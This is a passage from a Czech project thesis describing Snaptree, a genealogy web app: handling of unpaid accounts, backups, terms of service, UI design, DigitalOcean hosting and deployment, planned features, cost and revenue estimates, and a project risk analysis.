Dlouhodobě nezaplacené pohledávky nelze řešit okamžitým smazáním uživatelského účtu a všech dat spojených s jeho rodokmenem, protože na něj může být navázáno několik dalších uživatelů využívajících Omezený nebo Plný účet, a ti by tak bez vlastního zavinění přišli o možnost využívat služby, které si poctivě platí.

Dojde proto pouze k zmrazení hlavního účtu, ze kterého byl rodokmen vytvořen. Všichni Sekundární uživatelé při pokusu o přístup k rodokmenu uvidí text vysvětlující situaci, a dokud nedojde k zaplacení pohledávky, nebude jim umožněn k obsahu rodokmenu přístup. Primární platící uživatelé, kteří mají přístup k více rodokmenům budou moci ostatní rodokmeny používat normálně, ale u zmrazeného rodokmenu uvidí podobné hlášení jako Sekundární uživatelé.

V případě, že ani po poslední výzvě k uhrazení nebude ze strany dlužníka žádná reakce, dojde k úplnému odstranění rodokmenu, jeho obsahu a přístupů všech uživatelských účtů, které byly s tímto rodokmenem spojeny.

### **3.9.6 Zálohování**

Zdrojové soubory samotné Aplikace (respektive jejich inkrementální změny) jsou již bezpečně zálohovány díky službě GitLab, a kdyby tak z jakéhokoliv důvodu došlo k odstranění nebo přepsání některého z nich, stačí pomocí jednoho příkazu synchronizovat vzdálený repozitář projektu, a Aplikace se uvede do původního stavu.

Zálohování uživatelských souborů v tuto chvíli plánováno není, protože by to s sebou neslo dvojité náklady na diskový prostor. Nicméně do budoucna tato funkce není vyloučena, a bude záležet na zájmu, respektive výši příjmů generovaných chodem Aplikace.

Jednou denně probíhá tzv. SQL dump databáze, který uloží strukturu a obsah databáze do jednoho souboru složeného z SQL příkazů umožňující takto databázi vrátit do stavu, při jakém byl exportován. Pro redukci rizika ztráty dat tento soubor nebude uložen na stejný stroj, na jakém běží celá Aplikace.

V případě uspokojivých finančních výsledků budou Aplikace a databáze rozděleny na vlastní *droplets*, čímž by mělo dojít nejen k jejich zrychlení, ale také ke zvýšení bezpečnosti, kdy eliminace jednoho prvku neohrozí druhý prvek a naopak.

### 3.10 Všeobecné obchodní podmínky

Při registraci do Aplikace, a také při úpravách znění Všeobecných obchodních podmínek bude po uživatelích požadován souhlas s jejich obsahem, a tím dojde k "podpisu" smlouvy mezi nimi a provozovatelem Aplikace. Pomocí základní šablony poskytované službou Legito jsem vytvořil podmínky, které obsahují absolutní právnícké minimum potřebné pro definování vztahu zákazník-provozovatel.

Pro splnění legislativních povinností každá změna v podmínkách nepřepisuje původní obsah, ale je vkládána do tabulky *service\_agreement* jako nová položka, a každý uživatel bude vyzván buď k novému potvrzení, nebo může od smlouvy odstoupit, pokud se mu změny nelíbí. Souhlas je pak uložen do tabulky *user\_service\_agreement*.

Podrobnější Všeobecné obchodní podmínky budou sepsány před ostrým spuštěním za asistence profesionálního právníka.

### 3.11 Grafické rozhraní Aplikace

Na začátek musím zdůraznit, že nejsem expertem v oblasti *User Interface* nebo *User Experience*, nicméně za dobu zhruba deseti let, kdy se v tvorbě webových aplikací pohybuji, jsem vstřelil dostatek znalostí na to, abych dokázal vytvořit základní uživatelské rozhraní, které je jak praktické, tak vizuálně příjemné, a uživatel ví, co od něj může očekávat.

#### 3.11.1 Barvy a písmo

K černé a bílé barvě jsem jako třetí primární barvu vybral tmavě fialovou. Tento odstín obecně podvědomě působí majestátním dojmem, a když je použit ve správném množství, tak dokáže dobře doplnit zbylé dvě základní barvy. Přesnou hodnotu odstínu jsem vybíral částečně podle osobního vkusu, ale hlavně tak, aby vynikal jak na světlém, tak i tmavém podkladu.

Primární barvy jsem ještě doplnil jejich světlejšími variacemi, a také zelenou, modrou a červenou pro zdůraznění a podvědomé pochopení různých informačních hlášení. Při

výběru písma jsem se rozhodl pro Noto Sans, které je dobře čitelné při jakékoliv velikosti, je volně dostupné a podporuje všechny světové jazyky.

### **Noto Sans**

Rodina písem Noto je volně šířitelná. Záměrem autora bylo vytvořit písmo, které bude obsahovat všechny znaky pokryté standardem Unicode, a umožnit tak zobrazení textu v mnoha jazycích v jednotném vzhledu.

Při zachování správného kontrastu je písmo dobře čitelné v nadpisu i bloku textu.

**Obrázek 12: Ukázka písma Noto Sans.** (Zdroj: vlastní zpracování)

## **3.11.2 Prostředí**

Grafické rozhraní jsem navrhoval tak, aby se v něm šlo jednoduše orientovat, a bylo snadné na ovládání na široké škále přístrojů, které nabízejí funkci internetového prohlížeče. Znamená to například, že na menších obrazovkách je třeba dbát na to, aby ovládací prvky byly dostatečně velké pro manipulaci prstem. To ovšem zase omezuje množství zobrazeného obsahu, a tak je třeba u každé sekce zvážit na jakou stranu je lepší se přiklonit - buď omezit obsah a maximalizovat použitelnost, nebo se snažit prezentovat více obsahu na úkor použitelnosti.

## **3.11.3 Ovládací prvky**

Všechny ovládací prvky jsem se snažil graficky upravit tak, aby zapadaly do konceptu celé Aplikace, aniž by byla interakce s nimi nepraktická, nebo zdlouhavá. Jako příklad takového snažení uvedu formulářový prvek pro výběr ze seznamu, jehož fungování na mobilních zařízeních jsem nijak neupravoval, abych tak nezasahoval do specifiky systému, na kterém je s ním manipulováno. Například systémy Android a iOS výběr hodnoty sice oba řeší rozdílně, nicméně oba nabízejí nejpraktičtější řešení pro ovládání prstem.

## **3.11.4 Pracovní název a logo**

Každý projekt, který má alespoň název a základní identitu lze lépe uchopit a realizovat. Aplikaci jsem pracovním pojmenoval *Snaptree* - spojení anglických slov *snap* (vyfotit,

zachytit) a *tree* (strom, návaznost na rodokmen, rodinu a genealogii).



**Obrázek 13: Barevné varianty loga.** (Zdroj: vlastní zpracování)

Logo Aplikace má představovat čočku objektivu fotoaparátu, kde je světelný odlesk na pravé straně deformován do tvaru listu. Je to další návaznost na fotografie zachycující členy rodiny - listy rodokmenu. Návrh splňuje podmínky jednoduchosti, zapamatovatelnosti, nezávislosti na barevném provedení a kombinaci světlého/tmavého pozadí.

### 3.12 Výběr hostingu a nasazení

Do ostrého provozu sice Aplikace ještě nějakou dobu nepůjde, ale minimálně pro potřeby testování je třeba ji zprovoznit u některého z poskytovatelů hostingu.

Podle kritérií zmiňovaných v Teoretických východiscích jsem se rozhodl využít služeb americké společnosti DigitalOcean, Inc., a po půlroční spolupráci jsem nenašel žádné negativum, které by mě od této volby odrazovalo. Společnost je velmi transparentní, má vstřícnou zákaznickou podporu a bohatou znalostní databázi.

#### 3.12.1 Co firma nabízí?

Poskytují tzv. "droplets", což jsou rezervované výpočetní oddíly serveru, jejichž výkon lze upravit podle potřeb, a to i za běhu, což je v případě webové služby důležitý aspekt. Nečekám sice, že v Aplikaci dojde k náhlé explozi uživatelské báze, ale je dobré být zázemím připraven i na tuto možnost.

Zákazník si může těchto *droplets* vytvořit více, a mít například jednu výkonnostně silnější

pro náročnější výpočty, a druhou slabší pro poskytování obsahu. U všech úprav výkonu jsou uvedeny i ceny, takže si lze snadno spočítat náklady pro provoz služby.

Společnost nabízí širokou nabídku operačních systémů pro chod serveru, a dokáže je automaticky nainstalovat a nakonfigurovat. Samozřejmostí je pak přístup přes SSH pomocí konzole.

Sídlo firmy se sice nachází ve Spojených státech amerických, ale svá datacentra mají po celém světě, takže dokážu při případné expanzi do zahraničí umístit Aplikaci co nejbližší cílovému trhu. V České republice sice žádné datacentrum nemají, ale geograficky nejbližší stojí v německém Frankfurtu, takže data mezi serverem a klientem nemusí cestovat extrémně dlouho.

Za jednu z nejlepších nabízených funkcí považuji pokročilé monitorování provozu zákaznických *droplets*. Z nabídky si lze vybrat jednu či více metrik, jako jsou třeba zátěž procesoru, objem příchozích/odchozích dat, využití paměti aj., sledovanou minimální/maximální hodnotu a časový interval, a DigitalOcean mě v případě překročení těchto hodnot informuje nejen na e-mail, ale i na aplikaci Slack, takže se o případném problému dozvím okamžitě. Samozřejmostí jsou pak statistiky provozu za určité období (až měsíc dozadu).

Poskytovatel také garantuje 99,9% dostupnost, svůj systém má řádně zabezpečený, a má zavedená opatření minimalizující dopad DDoS útoků. Pro dodatečné zabezpečení vůči tomuto druhu útoku by bylo třeba využít nabízené služby Load Balancing, která při zjištění větší zátěže na jednom *droplet* přesměruje uživatele na méně vytížený *droplet* a tím zmírní dopad DDoS útoku.

### 3.12.2 Nasazení Aplikace

Prvním krokem bylo připravit prostředí mého *dropletu* tak, aby bylo pokud možno identické tomu, v jakém jsem Aplikaci vyvíjel, a lokálně testoval. Obnášelo to instalaci operačního systému, serverového prostředí, podpory jazyků a databázového systému. Následně jsem exportoval strukturu lokální databáze včetně relací tabulek, a díky ní vytvořil produkční databázi.

Pomocí nástroje Git jsem pak zdrojové soubory nakopíroval na server, vytvořil soubor



*.prod*, který Aplikaci říká, že se jedná o produkční prostředí, a upravil pravidla v *.htaccess* souboru.

### 3.12.3 HTTPS pomocí služby Let's Encrypt

Zabezpečený protokol HTTPS je dnes již velmi rozšířen, a některé prohlížeče jej dokonce začínají vyžadovat pro zpřístupnění některých potenciálně zneužitelných funkcí. Pro splnění základních podmínek naštěstí není nutné zakoupit specifický certifikát, ale stačí využít například službu Let's Encrypt, která zdarma "nálepkuje" domény vlastním SSL certifikátem. Ten zajistí nejen maximální podporu funkcí prohlížeče, ale také určitou mírou přispěje k bezpečnosti komunikace mezi uživatelem a Aplikací díky šifrovanému spojení.

### 3.12.4 Počáteční chod

Spuštění Aplikace jsem rozdělil na tři etapy. V první části bude využívána pouze v rámci mé rodiny, kdy bude aktivní pouze jeden rodokmen, a jakákoliv odhalená chyba bude jednoduše opravitelná. Druhým krokem bude používání Aplikace nabídnout mému blízkému okolí, zhruba 10-20 pokrevně nespojeným lidem, kteří buď potvrdí, nebo vyvrátí mé odhady o nutném hardwarovém zázemí. Předpokládám totiž, že *droplet* v konfiguraci, kterou teď disponuji, postačí pro 50 až 100 uživatelů. V poslední etapě plánuji po dávkách otevřít registrace všem zájemcům.

### 3.13 Budoucí rozšíření

Aplikace ve stavu, v jaké jsem jí popsal, sice nabízí mnoho užitečných funkcí, nicméně některé další funkce jsem již z důvodu nedostatku času nestihl implementovat. Jako každá jiná služba, i ta moje se musí kontinuálně posouvat kupředu, a nabídnout s časem nové funkce.

### **3.13.1 Více osobních údajů a pokročilé statistiky**

Osobní údaje vyplňované v Aplikaci jsou základního charakteru, a lze díky nim tedy tvořit pouze základní statistiky. Rád bych uživatelům nabídl možnost vyplnit například následující informace: barva očí a vlasů, nejvyšší dokončené vzdělání, příčina úmrtí, nebo místo posledního odpočinku.

Díky těmto informacím by šlo pro uživatele připravit pokročilé statistiky, díky kterým by měl lepší přehled o struktuře a složení jeho rodokmenu.

### **3.13.2 Spojení rodokmenů**

Tato funkce je na počátku fungování Aplikace zbytečná, a hodit se bude až při větším počtu aktivních rodokmenů. Teoreticky může nastat situace, kdy dva uživatelé ze dvou rozdílných rodokmenů vyplní informace o osobě (například zesnulý pradědeček), a tyto informace se budou z určitého procenta překrývat. Některé detaily si mohou pamatovat mlhavě, například jen z vyprávění, ale Aplikace by mohla procentuálně vypočítat shodu, a oba uživatele informovat, že s určitou mírou jistoty oba popisují stejnou osobu, a dát jim možnost dva rozdílné rodokmeny spojit do jednoho, a třeba tak sjednotit ztracené odnože jedné rodiny.

Implementace této funkce je však náročná - už jen výpočet shody by kladl vysoké nároky na výpočetní sílu. Samotný proces spojení dvou rodokmenů je pak, co se logiky a procesů týče, ještě komplikovanější, a nedokážu si představit, že by tvorbu jeho konceptu měl na starosti jeden člověk.

### **3.13.3 Identifikace osob**

Aplikace zatím sice dokáže na fotografii najít a označit tvář, ale zatím neumí podle této tváře určit o jakou osobu se jedná. S touto funkcí jsem experimentoval, a teoreticky ji lze realizovat v prostředí prohlížeče, nicméně až už je přístroj, na kterém prohlížeč funguje jakkoliv silný, pořád nemůže konkurovat rychlosti výpočtu algoritmů napsaných například v jazyce C.

Do budoucna však s touto funkcí počítám, a i proto už teď všechny výřezy tváří označených osob ukládám, abych při implementaci funkce měl data vhodná pro strojové učení.

### **3.13.4 Rozdělení aplikace**

V současném stavu Aplikace je rozdělená na front-end a back-end část, ale obě části jsou uloženy na jednom místě, a mají také společný repozitář. Pro zjednodušení a zpřehlednění budoucího vývoje by bylo dobré obě části rozdělit úplně.

Navíc bych pro front-endovou část rád využil některý ze stále populárnějších JavaScriptových frameworků, jako je Angular nebo React, které vývoj neuvěřitelně zjednodušují, a dovolují také tvořit webové aplikace, které se chovají skoro identicky k aplikacím běžícím na mobilních zařízeních, včetně notifikací, geolokace a dalších funkcí.

Tento solidně postavený front-end bych doplnil back-endem fungujícím na architektuře REST, kterou definoval Roy Fielding ve své dizertační práci v roce 2000.

### **3.13.5 Přechod na protokol HTTP/2**

Další verze původního HTTP protokolu přináší řadu změn a výhod, mj. například paralelní přenos dat mezi klientem a serverem. To v praxi znamená, že původní scénář požadavek-čekání na odpověď-odpověď se teď provádí najednou, a jednotlivé požadavky tak nemusí čekat ve frontě, a nebrání tak například vykreslení obsahu. Samotní autoři dokonce doporučují rozdělit velké požadavky na co nejmenší, a plně tak využít zvýšení rychlosti, které nová verze protokolu nabízí. Přechod na tuto verzi není náročný z pohledu serveru, a je dokonce podporován všemi moderními prohlížeči. Problémem však může být architektura Aplikace, která je stavěná na minimalizaci požadavků, a jejich slučování do větších celků. Změna protokolu si tak bude žádat velký zásah do zdrojového kódu Aplikace, a to s sebou ponese další náklady.

### 3.14 Ekonomické zhodnocení a financování

Jako u každého projektu, i v případě vývoje Aplikace je třeba zhodnotit čas strávený u jednotlivých činností, a návratnost této investice. Veškerý čas vložený do tohoto projektu byl můj, takže si můžu určit hodinovou sazbu podle vlastního uvážení, vzhledem ke svým zkušenostem, oborovému průměru, a úrovni výsledného produktu.

#### 3.14.1 Náklady na vývoj

Rozumí se tím nejen čas vynaložený na samotné programování, ale také na konceptuální úkoly předcházející samotný vývoj, jako je návrh struktury Aplikace, nebo tvorba grafického návrhu. Správně bych měl rozlišovat mezi náklady a výdaji - například můj čas je náklad, ale pronájem domény je již výdaj, ovšem pro zjednodušení budu dále používat pouze pojem "náklad". Náklady jsem shrnul v následující tabulce:

Náklad nebo výdaj	Čas	Cena	Celkem
Programování (back-end	61 hod.	600 Kč	<b>36 600 Kč</b>
Plánování a administrativa	32 hod.	400 Kč	<b>12 800 Kč</b>
Hosting u DigitalOcean, Inc.	6 měs.	150 Kč	<b>900 Kč</b>
Pronájem domény snaptree.cz	1 rok	121 Kč	<b>121 Kč</b>
Náklady obětované příležitosti	175 hod.	308 Kč	<b>53 900 Kč</b>
<b>CELKEM</b>	-	-	<b>310 921 Kč</b>

**Tabulka 4: Náklady spojené s vývojem Aplikace.** (Zdroj: Vlastní zpracování)

Při výpočtu nákladů obětované příležitosti jsem uvažoval následovně: sledovaným nákladem je volný čas. Volný čas strávený odpočinkem má pro mě nevyčíslitelnou hodnotu, tudíž nemůžu tuto aktivitu v kalkulacích zahrnout. Místo něj jsem vybral jinou činnost, a to přesčasy v zaměstnání, které už jdou lépe uchopit. Náklady obětované příležitosti jsou rovny času strávenému na vývoji, ale reálně nemůžu tvrdit, že bych mohl všechn tento čas strávit v zaměstnání nad rámec povinné docházky, protože by se to dříve nebo později negativně podepsal na mém zdraví. Z tohoto důvodu jsem při výpočtech použil pouze zhruba polovinu času věnovanému na vývoj.

Z vlastní zkušenosti vím, že cena za hodinu programování nebo kódování je vysoce podhodnocená, nicméně tato hodinová sazba bývá v agenturách většinou rozdělena jak mezi samotné vývojáře, tak i mezi management a obchodníky. V tomto případě jde hodinová sazba přímo vývojáři, takže je celkový náklad na vývoj Aplikace nižší, než kdyby ho měla realizovat některá z agentur.

Ještě také musím zmínit, že cena za hosting u společnosti DigitalOcean, Inc. se odvíjí od aktuálního kurzu Koruny české vůči Americkému dolaru, a udaná cena 150 Kč měsíčně je průměr za posledního půl roku.

### 3.14.2 Budoucí náklady

Budoucí náklady jsem rozčlenil podle etap, jak jsem je popsal dříve. První etapa s sebou teoreticky může nést nejvíce nákladů, jelikož pravděpodobnost výskytu chyb, a nutnost jejich oprav, je zde nejvyšší. Náklady na hardwarové zázemí budou pořád stejné, stejně jako náklady obětované příležitosti. Tuto fázi odhaduji na tři měsíce.

Náklad nebo výdaj	Čas	Cena	Celkem
Vývoj	60 hod.	750 Kč	<b>45 000 Kč</b>
Hosting u DigitalOcean, Inc.	3 měs.	150 Kč	<b>450 Kč</b>
Náklady obětované příležitosti	30 hod.	308 Kč	<b>9 240 Kč</b>
<b>CELKEM</b>	-	-	<b>54 690 Kč</b>

**Tabulka 5: Náklady za první čtvrtletí testovacího provozu Aplikace.** (Zdroj: Vlastní zpracování)

V této době do nákladů ještě nezapočítávám roční pronájem domény, protože ten již byl započítán do počátečních nákladů.

Druhá etapa již bude méně nákladná, neboť z mé strany nebude nutný tak častý zásah do nitra Aplikace, a budu se již moci zaměřit na první sběr a analýzu dat z provozu. Zde si již také budu moci udělat první reálný odhad toho, jaké hardwarové zázemí budu potřebovat pro třetí etapu. Zde se také zdržím zhruba tři měsíce.

Náklad nebo výdaj	Čas	Cena	Celkem
Vývoj	30 hod.	750 Kč	<b>22 500 Kč</b>
Hosting u DigitalOcean, Inc.	3 měs.	150 Kč	<b>450 Kč</b>
Náklady obětované příležitosti	15 hod.	308 Kč	<b>4 620 Kč</b>
<b>CELKEM</b>	-	-	<b>27 570 Kč</b>

**Tabulka 6: Náklady za druhé čtvrtletí testovacího provozu Aplikace.** (Zdroj: Vlastní zpracování)

Třetí etapa bude znamenat ostré spuštění Aplikace, a její pravidelné náklady a výnosy se v této chvíli těžko odhadují. Nicméně pro celkové zhodnocení tohoto projektu si můžu dovolit předpokládat výši některých budoucích nákladů. Jako časové období jsem zvolil znovu první tři měsíce.

Náklad nebo výdaj	Čas	Cena	Celkem
Vývoj a administrace	45 hod.	750 Kč	<b>33 750 Kč</b>
Hosting u DigitalOcean, Inc.	3 měs.	300 Kč	<b>900 Kč</b>
Pronájem domény snaptree.cz	1 rok	121 Kč	<b>121 Kč</b>
Náklady obětované příležitosti	22,5 hod.	308 Kč	<b>6 930 Kč</b>
<b>CELKEM</b>	-	-	<b>41 701 Kč</b>

**Tabulka 7: Náklady za první čtvrtletí ostrého provozu Aplikace.** (Zdroj: Vlastní zpracování)

Jak je z tabulky výše patrné, první tři měsíce ostrého provozu s sebou nesou další náklady. Kromě prodloužení pronájmu domény počítám také se zdvojnásobením výkonu serveru - pesimistický odhad náročnosti při počtu zhruba 100 aktivních uživatelů. Po zhruba devíti měsících dalších nákladů se už celková cena projektu vyšplhala na zhruba půl milionu korun. S počátečními náklady jsem však už od zrození myšlenky Aplikace počítal, a v této fázi už se konečně objeví i první příjmy.

### 3.14.3 Financování Aplikace

Aplikace uživatelům nabídne tři typy různě zpoplatněných účtů. Kromě zkušebního účtu, který zpoplatněn nebude, dostanou uživatelé na výběr omezený a plný účet. Měsíční

poplatek za omezený účet jsem stanovil na 299 Kč, a za plný účet na 699 Kč. Poplatky za placené účty bude moci uživatel uhradit pomocí platební brány GoPay, ale i její využívání je zpoplatněno a tento fakt je třeba brát v potaz při dalších výpočtech.

V prvních třech měsících provozu jsem si určil za cíl mít alespoň 100 aktivních uživatelů, což je velmi konzervativní odhad. Odhaduji také, že pouze 19 % z nich bude využívat omezený účet, 2 % plný účet a zbylých 79 % Aplikaci pouze vyzkouší.

Typ účtu	Čas	Počet	Cena	Celkem
Omezený účet	3 měs.	19	299 Kč	<b>17 043 Kč</b>
Plný účet	3 měs.	2	699 Kč	<b>4 194 Kč</b>
<b>CELKEM</b>	-	-	-	<b>21 237 Kč</b>

**Tabulka 8: Odhadované čtvrtletní tržby při 100 uživateli.** (Zdroj: Vlastní zpracování)


Platební brána GoPay při měsíčním obratu pod 15 000 Kč požaduje 2,2 % + 3 Kč z každé transakce, a 190 Kč měsíčně bez ohledu na počet transakcí. Celkovou utrženou částku tak ještě je třeba ponížít o tyto poplatky.

Položka	Čas	Počet	Poplatek	Celkem
Omezený účet	3 měs.	19	9,578 Kč	<b>546 Kč</b>
Plný účet	3 měs.	2	15,378 Kč	<b>277 Kč</b>
Paušál za využití brány	3 měs	-	190 Kč	<b>570 Kč</b>
<b>CELKEM</b>	-	-	-	<b>1 393 Kč</b>

**Tabulka 9: Čtvrtletní poplatky za použití platební brány GoPay.** (Zdroj: Vlastní zpracování)

Při odečtení poplatku za používání platební brány je příjem z provozu Aplikace za první čtvrtletí zhruba 19 844 Kč. Na grafu níže jsem zakreslil dvě linky: obě ukazují časový horizont návratnosti investice. První platí za předpokladu, že by Aplikace po celou dobu stagnovala na 100 uživateli, a vložené náklady by se vrátily zhruba po šesti letech. Druhá platí za předpokladu konzervativního růstu 100 nových uživatelů každý kvartál (počínaje koncem druhého kvartálu, zhruba 1 nový uživatel denně) - v takovém případě by

se investice vrátila již ve druhé polovině druhého roku, a to i se započítanými daňovými odvody a navýšením serverové kapacity. Pro dosažení takového růstu uživatelské báze již však bude potřeba vynaložit také další prostředky na propagaci, a to bude mít za následek posunutí bodu návratnosti až na konec druhého roku.



**Obrázek 14: Graf návratnosti investice do vývoje Aplikace.** (Zdroj: vlastní zpracování)

### 3.15 Rizika projektu

Do této chvíle jsem tvorbu Aplikace popisoval realisticky až optimisticky, ale každý projekt s sebou nese určitá rizika, a pro zmírnění jejich dopadu, nebo eliminaci, je nutné přemýšlet pesimisticky, a tyto rizika alespoň identifikovat.

#### 3.15.1 Definice rizik

U každé položky analýzy uvádím název rizika, popis, úroveň dopadu (1-10) a pravděpodobnost (1-10). Vynásobením hodnot úrovně dopadu a pravděpodobnosti jsem získal tzv. významnost, která napovídá která z rizik je třeba sledovat, zmírnit, nebo eliminovat prioritně, neboť mají největší vliv na potenciální krach celého projektu.



Ozn.	Riziko	Pst.	Dopad	Význ.
R1	Pomalý růst uživatelské databáze	4	6	<b>24</b>
R2	Penetrace a únik dat	3	10	<b>30</b>
R3	Likvidační útok	3	8	<b>24</b>
R4	Vysoce nevýhodný kurz koruny vůči dolaru	2	4	<b>8</b>
R5	Ekonomická krize	2	9	<b>18</b>
R6	Právní potíže	4	10	<b>40</b>
R7	Únik dat zevnitř	3	9	<b>27</b>
R8	Dlouhodobá nedostupnost služby	2	10	<b>20</b>
R9	Ukončení služby	1	10	<b>10</b>
R10	Podcenění serverového zázemí	4	8	<b>32</b>
R11	Ukončení provozu hostingu	1	3	<b>3</b>
R12	Exploze uživatelské báze	6	7	<b>42</b>


**Tabulka 10: Seznam rizik projektu a jejich významnost.** (Zdroj: Vlastní zpracování)

Takto definovaná rizika a hodnoty jejich významnosti jsem přenesl na souřadnicový graf, díky kterému lze význam rizik lépe pochopit, a přijmout přesnější opatření. V ideálním projektovém procesu jsou rizika a jejich parametry navrhovány několikačlenným týmem, aby se tak eliminovaly osobní preference. Bohužel v tomto případě jsem na tento úkol sám, a musím ho provést podle svého nejlepšího uvážení.

Graf je rozdělen podle závažnosti na čtyři kvadranty:

- zelený kvadrant představuje **bezvýznamná rizika**. Taková rizika jsou definována nízkou pravděpodobností i dopadem, a ve většině případů je doporučeno je podstoupit;
- žlutý kvadrant (horní) představuje **běžná rizika**, která jsou vysoce pravděpodobná, ale jejich dopad není obrovský. Tento druh rizik je doporučeno eliminovat;
- žlutý kvadrant (dolní) představuje **významná rizika**, které je nutné eliminovat i přesto, že nejsou příliš pravděpodobná;
- červený kvadrant představuje **kritická rizika**, které se nejenže skoro jistě projeví, ale

také budou mít vysoce negativní dopad na projekt, a je proto nezbytné je eliminovat.



Obrázek 15: Mapa rizik projektu Aplikace. (Zdroj: vlastní zpracování)

### 3.15.2 Opatření

Podle mapy rizik bude nutné nasadit různá efektivní opatření při 10 ze 12 rizik. Zbylá dvě rizika budou podstoupena.

#### R1: Pomalý růst uživatelské báze

*Přijaté opatření:* Uživatele pro druhou testovací fázi vybrat tak, aby měli co nejširší sociální záběr, a byli ochotní Aplikaci šířit dál. Druhou částí opatření je pak udělat na uživatele dobrý první dojem.

*Významnost po přijatém opatření:* Pravděpodobnost 2, Dopad 5

#### R2: Penetrace a únik dat

Nechat Aplikaci podrobit profesionálnímu hloubkovému penetračnímu testu. Přístupové údaje do databáze, hostingu a dalších kritických míst (například heslo) vygenerovat

náhodně, aby nemohlo dojít k jeho uhodnutí. Do kritických částí Aplikace přistupovat ze zabezpečených přístrojů.

Pravděpodobnost: 1, dopad: 8.

### **R3: Likvidační útok**

Zálohovat databázi, uživatelské soubory a zdrojový kód, a to hned na třech různých místech.

Pravděpodobnost: 3, dopad: 3.

### **R5: Ekonomická krize**

Proti náhlému úbytku platících uživatelů naplánovat scénář pro rychlé snížení serverových kapacit, a také vytvořit krizový fond, ze kterého se budou čerpat finance až do dalšího období růstu.

Pravděpodobnost: 2, dopad: 6.

### **R6: Právní potíže**

Konzultovat průběžně všechny úpravy Aplikace s odborníkem na práva, hlavně v oblasti ochrany osobních údajů. S jeho pomocí vytvořit neprůstřelné Všeobecné obchodní podmínky. Připravit si na něj otázky, a diskutovat o řešení potenciálních právních potíží.

Pravděpodobnost: 2, dopad: 5.

### **R7: Únik dat zevnitř**

Funkce administrátora Aplikace dát jen osobám, které byly řádně prověřeny a proškoleny. Sledovat přístupy do databáze.

Pravděpodobnost: 2, dopad: 4.

### **R8: Dlouhodobá nedostupnost služby**

Vytvořit plán na implementaci záložní verze Aplikace, včetně možnosti rychlého přepnutí v případě dlouhodobé odstávky primárního serveru.

Pravděpodobnost: 2, dopad: 4.

### R9: Ukončení služby

Ve Všeobecných obchodních podmínkách informovat uživatele o průběhu případného zrušení Aplikace. Umožnit hromadnou migraci uživatelských dat, a po rozumné době také jejich bezpečné odstranění.

Pravděpodobnost: 1, dopad: 5.

### R10: Podcenění serverového zázemí


Průběžně sledovat návštěvnost, počet konverzí uživatelů a výkon serveru. Vytvořit prediktivní model, který podle těchto dat vypočítá optimální serverovou konfiguraci.

Pravděpodobnost: 1, dopad: 8.

### R12: Exploze uživatelské báze

